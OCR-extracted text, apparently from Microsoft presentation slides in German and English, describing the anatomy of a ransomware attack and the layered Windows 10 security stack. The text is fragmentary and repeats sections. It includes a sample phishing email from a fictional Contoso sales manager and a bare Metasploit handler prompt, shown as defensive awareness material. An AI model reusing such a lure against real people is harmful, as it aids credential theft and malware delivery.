
zerstört

Ransomware

Die Anatomie eines Angriffs



BUSINESS DISRUPTION LOST PRODUCTIVITY DATA THEFT ESPIONAGE, LOSS OF IP RANSOM


Victim's Machine
Attacker's Machine
msf session (handler) >
Brain.Eagle@contoso.org
New Customer Opportunity
Hi Liz,
Check out this new customer opportunity that I just received.
Let me know what you think.
Thanks,
Brian
Brian Eagle
Sales Manager, Contoso Inc.
contoso

DER WINDOWS 10-**SICHERHEITSSTACK**

SCHÜTZEN, ERKENNEN UND REAGIEREN

PRE-BREACH → POST-BREACH

Schutz von Geräten

Integrität der Geräte

Gerätesteuerung

Absicherung gegen Bedrohungen

SmartScreen

Windows-Firewall

Microsoft Edge

Device Guard

Windows Defender

Schutz der Identitäten

Windows Hello

Credential Guard

Schutz von Informationen

BitLocker und BitLocker to Go


Enterprise Data Protection

Einbruchserkennung: Untersuchung und Reaktion


Bedingter Zugriff

Windows Defender ATP

Windows 10 Defense Stack & Supporting Technologies




Windows 7 Security Features



Windows 10 Security on Legacy or Modern Devices

(Upgraded from Windows 7 or 32-bit Windows 8)



Windows 10 Security on Modern Devices

(Fresh Install or upgraded from 64-bit Windows 8)

Device protection

- Virtualization Based Security
- UEFI Secure Boot
- Windows Trusted Boot
- Windows Update
- Trusted Platform Module

Threat resistance

- Device Guard
- Microsoft Edge Barcelona
- Microsoft Edge
- Windows Defender
- Windows Firewall
- SmartScreen

Identity protection

- Credential Guard
- Windows Hello Companion Devices
- Windows Hello

Information protection

- Device Encryption
- Windows Information Protection
- BitLocker Admin and Monitoring
- BitLocker
- BitLocker to Go

Breach detection investigation & response

- Security Management[2]
- Conditional Access
- Windows Defender Advanced Threat Protection

PRE-BREACH → POST-BREACH

Windows 10 Defense Stack

Protect | Detect | Respond

Offline

BitLocker

MBAM

Booting

UEFI & TPM 2.0
Trusted Boot
Early Launched
Antimalware

Windows Device
Health Registration

BitLocker recovery

Logon

Windows Hello for
Business
Armored Kerberos
Compound
Authentication

Password Brute
Force Protection

Account Lockout
BitLocker recovery
TPM Lockout

Running

Device Guard
Credential Guard
Standard User Right with UAC enabled
Windows Defender
Configuration Manager Software Updates

ConfigMgr Desired Configuration Manager
Windows Defender ATP

Microsoft Edge Micro
Virtualization
Windows Defender
cloud based protection
Windows SmartScreen
Windows Firewall
Device Restriction GPOs

Windows Firewall
Windows Networking
BitLocker To Go
Dynamic Access Control

Windows Information
Protection

Exchange Online ATP

Advanced Threat Analysis

DER WINDOWS 10-**SICHERHEITSSTACK**

SCHÜTZEN, ERKENNEN UND REAGIEREN

PRE-BREACH → POST-BREACH

Schutz von Geräten

Integrität der Geräte

Gerätesteuerung

Absicherung gegen Bedrohungen

SmartScreen

Windows-Firewall

Microsoft Edge

Device Guard

Windows Defender

Schutz der Identitäten

Windows Hello

Credential Guard

Schutz von Informationen

BitLocker und BitLocker to Go

Enterprise Data Protection

Einbruchserkennung: Untersuchung und Reaktion

